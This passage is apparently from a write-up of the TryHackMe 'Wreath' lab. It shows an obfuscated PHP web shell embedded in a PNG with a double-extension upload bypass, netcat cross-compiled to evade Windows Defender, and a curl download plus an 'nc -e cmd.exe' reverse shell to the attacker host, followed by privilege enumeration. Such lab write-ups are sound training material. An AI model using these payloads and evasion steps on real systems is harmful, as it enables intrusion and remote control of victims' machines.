
```
�PNG IHDR���~�sBIT��O�7tEXtComment
Test Payload
```

In the brief, it was made known that the wreath-pc host was running an active Anti-virus solution. Since it was a Windows system, it was suspected to be running Windows Defender. This meant that the actual PHP web shell code to be embedded into a PNG file was to be obfuscated in such a way as to prevent triggering any alerts from Windows Defender.

3.3.5 Exploitation

The following PHP web shell code was then developed and obfuscated using https://www.gaijin.at/en/tools/php-obfuscator.

```
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```




Please paste the PHP source code you want to obfuscate:

```
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

☑ Remove comments ☑ Remove whitespaces
☑ Obfuscate variable names ☑ Obfuscate function and class names
☑ Encode strings ☑ Use hexadecimal values for names


Renaming Method: Numbering
Prefix Length: 1
Prefix Delimiter: None
MD5 Length: 12

The code was then embedded into the PNG file with a `.png.php` double file extension to bypass the filter.



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ exiftool -Comment="<?php \$b0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$b0)){echo base64_decode('PHByZT4=').shell_e
xec(\$b0).base64_decode('PC9wcmU+');}die();?>" test-radwolfsdragon-2.png.php
    1 image files updated

┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ strings test-radwolfsdragon-2.png.php | grep php
<?php $b0=$_GET[base64_decode('d3JlYXRo')];if(isset($b0)){echo base64_decode('PHByZT4=').shell_exec($b0).base64_decode('PC
9wcmU+');}die();?>
```

Uploading the PHP web shell to the wreath-pc host and executing commands was successful. The web shell executed commands as the thomas user.



localhost:8080/resources/uploads/test-radwolfsdragon-2.png.php?wreath=whoami

```
�PNG IHDR���~�sBIT��O��tEXtComment
wreath-pc\thomas
```


~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

To take advantage of the newly acquired web shell to further upgrade our access, a static Windows `netcat` binary was cross-compiled on the attack machine and transferred over to the wreath-pc host to enable the creation of reverse shell access.

The cross-compilation was necessary because commonly available `netcat` binaries for Windows were easily flagged by Windows Defender, therefore compiling one using Windows libraries and compilers lessened the chances of being flagged.


On the attack machine, the `netcat` binary source code was first downloaded and it's Makefile was edited to use the mingw compiler.

```
$ sudo apt install mingw-w64
$ git clone https://github.com/int0x33/nc.exe/
```




```
┌──(kali㉿kali)-[~/…/thm/wreath/trial/nc.exe]
└─$ head Makefile

#CC=i686-pc-mingw32-gcc
#CC=x86_64-pc-mingw32-gcc
CC=x86_64-w64-mingw32-gcc
```

The compilation was then executed.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~




```
┌──(kali㉿kali)-[~/…/thm/wreath/trial/nc.exe]
└─$ make
x86_64-w64-mingw32-gcc -DNDEBUG -DWIN32 -D_CONSOLE -DTELN
-DGAPING_SECURITY_HOLE getopt.c doexec.c netcat.c -s -lke
l32 -luser32 -lwsock32 -lwinmm -o nc.exe
netcat.c:92: warning: "strcasecmp" redefined
   92 | #define strcasecmp  strcmpi
```




```
┌──(kali㉿kali)-[~/…/thm/wreath/trial/nc.exe]
└─$ ls
doexec.c   getopt.h     Makefile  nc.exe.1
generic.h  hobbit.txt   nc64.exe  netcat.c
getopt.c   license.txt  nc.exe    readme.txt
```

To upload the compiled `netcat` binary, a web server instance was started using `python3` and, using the web shell, a `curl` command was executed to perform the upload.



```
┌──(kali㉿kali)-[~/…/thm/wreath/trial/nc.exe]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.79.100 - - [01/Jul/2021 19:55:33] "GET /nc.exe HTTP/1.1" 200 -
```


```
curl http://10.50.68.16/nc.exe -o %TEMP%\\nc-
radwolfsdragon.exe
dir %TEMP%\\nc-radwolfsdragon.exe
```



```
localhost:8080/resources/uploads/test-radwolfsdragon-2.png.php?wreath=dir%20%TEMP%\\nc-

�PNG IHDR���~�sBIT��O���tEXtComment
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Users\Thomas\AppData\Local\Temp

04/07/2021  16:23            38,616 nc-radwolfsdragon.exe
               1 File(s)         38,616 bytes
               0 Dir(s)   6,949,883,904 bytes free
```

The reverse shell was then received by running the Powershell command below in the web shell.


```
powershell -c "%TEMP%\\nc-radwolfsdragon.exe 10.50.68.16 443 -e cmd.exe"
```



```
┌──(kali㉿kali)-[~/…/thm/wreath/trial/nc.exe]
└─$ sudo rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [10.50.68.16] from (UNKNOWN) [10.200.79.100] 50093
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>
```

3.3.6 Enumeration - II


Using the web shell, basic enumeration was done to find potential vulnerabilities on the wreath-pc host.



localhost:8080/resources/uploads/test-radwolfsdragon-2.png.php?wreath=whoami /priv

```
�PNG IHDR���~�sBIT��O��tEXtComment

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```


It was determined that the `thomas` user, running the web server on the wreath-pc host, has `SeImpersonatePrivilege` enabled, which is used in attacks like PrintSpoofer.


localhost:8080/resources/uploads/test-radwolfsdragon-2.png.php?wreath=whoami /groups

```
�PNG IHDR���~�sBIT��O��tEXtComment

GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288
```

Scanning for Unquoted Service Paths using the command below,

```
powershell -c wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
```



localhost:8080/resources/uploads/test-radwolfsdragon-2.png.php?wreath=powershell -c wm

```
�PNG IHDR���~�sBIT��O��tEXtComment

DisplayName                                                                                Name                                PathName
Amazon SSM Agent                                                                           AmazonSSMAgent                      "C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"
